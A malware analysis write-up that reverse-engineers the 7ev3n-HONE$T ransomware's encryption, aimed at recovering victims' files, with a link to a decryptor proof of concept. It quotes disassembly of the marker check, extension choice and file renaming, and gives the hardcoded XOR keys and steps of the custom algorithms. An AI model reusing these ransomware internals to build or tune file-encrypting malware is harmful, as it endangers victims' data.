
7ev3n-HONE$T encrypts files in a loop, one by one. It completely changes their names – but at the same time it stores the previous name (as we know, files that are decrypted have their names recovered).

The executable comes with 3 hardcoded strings, that are used in the process of encryption. Their exact role will be described further.




```
Address  || Text string
00E71283 | UNICODE "ASIBVbhciJ5hv6bjyuwetjykok7mbvtbvtiJ5h6jg54ifj0655iJ5hok7mbok7mbvtvtv6bjfib56j45fkmbvtiJ5hv6bokok7mb"
00E712E0 | UNICODE "ANOASudgfjfirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h"
00E71330 | UNICODE "OArty6g6576hj87h6gojf45munoih6gf4356bv5yhn66"
```

Every encrypted file have it’s content prefixed with ‘M’. This character is also checked in order to distinguish, if the file has been encrypted. If the ‘M’ was found as a first character of the buffer, the file will not be encrypted:



```
.text:0041B031                 add     esp, 4
.text:0041B034                 mov     [ebp+file_content_buf], eax
.text:0041B03A                 push    0               ; lpOverlapped
.text:0041B03C                 lea     ecx, [ebp+FileSizeHigh]
.text:0041B042                 push    ecx             ; lpNumberOfBytesRead
.text:0041B043                 push    edi             ; nNumberOfBytesToRead
.text:0041B044                 push    eax             ; lpBuffer
.text:0041B045                 mov     esi, [ebp+hFile]
.text:0041B04B                 push    esi             ; hFile
.text:0041B04C                 call    ds:ReadFile
.text:0041B052                 test    eax, eax
.text:0041B054                 jz      cant_encrypt
.text:0041B05A                 mov     eax, [ebp+file_content_buf]
.text:0041B060                 cmp     byte ptr [eax], 'M'
.text:0041B063                 jz      cant_encrypt
.text:0041B069                 push    esi             ; hObject
.text:0041B06A                 call    ds:CloseHandle
```

Authors left a log in the code, leaving no doubt about their intentions, that this character is used as an indicator of the encrypted file:



```
0041B822 cant_encrypt:             ; "CANT READ or file already crypted !!!!!"
0041B822 mov     edx, offset aCantReadOrFile
0041B827 mov     ecx, offset unk_458BA0
0041B82C call    sub_4258D0
0041B831 push    eax
0041B832 call    sub_425B30
0041B837 push    1
0041B839 push    [ebp+file_content_buf] ; lpMem
0041B83F call    free_buffer
```

Of course such a check is not giving a precise detection and if it happens that we have a file starting from ‘M’ it will not be encrypted.

This ransomware produce encrypted files by two ways – they can be distinguished by different extensions: ***.R4A*** or ***.R5A***.

After deobfuscation we were able to reconstruct both algorithms and notice, that they are custom and not employing any strong cryptography.

R4A algorithm turned out to be an XOR with a hardcoded key:

```
ANOASudgfjfirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h
```


R5A algorithm is also XOR-based, but not that simple – It have several execution steps:

1. A hardcoded string is scrambled and expanded to a predefined length (in analyzed samples it was 0x10C). The algorithm used for scrambling differs from sample to sample.

2. The scrambled key (0x10C byte long) is XOR-ed with the original file path.
3. The key created in the previous step is used to XOR file content
4. The XORed content is divided to 4 parts, that are processed by 2 different XOR-based algorithms. First and Third quarter are processed by algorithm I. Second and fourth – by algorithm II. (That’s why we have seen 4 ‘strips’ on the visualized content).


Full reconstruction of the used algorithms you can see here.

Adding appropriate extension to the file name:




```
00A4B637  .^  JMP  _014C000.00A4B2A6
00A4B63C  >   LEA  ECX,DWORD PTR SS:[EBP-0x4C]
00A4B63F  .   CMP  DWORD PTR SS:[EBP-0xEC],0x0        check value
00A4B646  .v  JLE  SHORT _014C000.00A4B64F           which extension to chose?
00A4B648  .   PUSH _014C000.00A800B0                  UNICODE ".R4A"
00A4B64D  .v  JMP  SHORT _014C000.00A4B654
00A4B64F  >   PUSH _014C000.00A800A4                 [UNICODE ".R5A"
00A4B654  >   CALL _014C000.00A4ED60                 L_014C000.00A4ED60
00A4B659  .   LEA  ECX,DWORD PTR SS:[EBP-0x4C]
00A4B65C  .   CMP  DWORD PTR SS:[EBP-0x38],0x8
```

After encrypting the content, some more data is appended to it. At the beginning – the previously mentioned ‘M’ character – as an indicator that file is encrypted. At the end – a string “**” – as a separator after which the encrypted file name of the particular file is stored.



```
0041B4BD mov     edx, offset content_prefix ; "M"
0041B4C2 lea     ecx, [ebp+var_1D0]
0041B4C8 call    sub_424C10
0041B4CD lea     edx, [ebp+var_64]
0041B4D0 mov     ecx, eax
0041B4D2 call    sub_425180
0041B4D7 mov     edx, offset separator ; "**"
0041B4DC mov     ecx, eax
0041B4DE call    sub_424C10
```

Filename is also encrypted in a very simple way – by XOR with one of the hardcoded keys.



```
0041B2DB lea     esi, [ebp+lpFileName]
0041B2DE mov     eax, edx
0041B2E0 cmp     [ebp+is_R4A], 1
0041B2E7 jnz     variant_R4A
```

```
0041B2ED cmp     ecx, 8
0041B2F0 cmovnb  esi, [ebp+lpFileName]
0041B2F4 mov     ecx, offset key_ANOA
0041B2F9 cmp     dword_45A18C, 8
0041B300 cmovnb  ecx, key_ANOA
```

```
0041B37F
0041B37F variant_R4A:
0041B37F cmp     ecx, 8
0041B382 cmovnb  esi, [ebp+lpFileName]
0041B386 lea     ecx, [ebp+hardcoded_key]
0041B389 cmp     [ebp+a14], 8
0041B38D cmovnb  ecx, [ebp+hardcoded_key]
```


for R4A:

`ANOASudgfjfirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h`

for R5A:

```
ASIBVbhciJ5hv6bjyuwetjykok7mbvtbvtiJ5h6jg54ifj0655iJ5hok7mbok7mbvtvtv6bjfib56j45fkmbvt
```

The encrypted content is saved first to the original file. After that the file is moved under the new name:



```
0042F454 push    2                ; dwFlags
0042F456 push    [ebp+lpNewFileName] ; lpNewFileName
0042F459 push    [ebp+lpExistingFileName] ; lpExistingFileName
0042F45C call    ds:MoveFileExW
```

Conclusion

7ev3n ransomware has been around for quite a while, but till now not many details about its internals have been revealed. It turned out to have pretty unexpected features. Although a lot has been told about weakness of solutions that are based on custom encryption, there are still some ransomware authors going for it. That’s why it is worth not making any rushed decisions in paying the ransom. Sometimes the code is obfuscated and finding out how it really works takes some time for analysts – but it doesn’t mean that the encryption is really unbreakable.

Work on the full version of the decryptor is in progress. For now you can see the proof-of-concept script (tested on this variant):
https://github.com/hasherezade/malware_analysis/tree/master/7ev3n

Appendix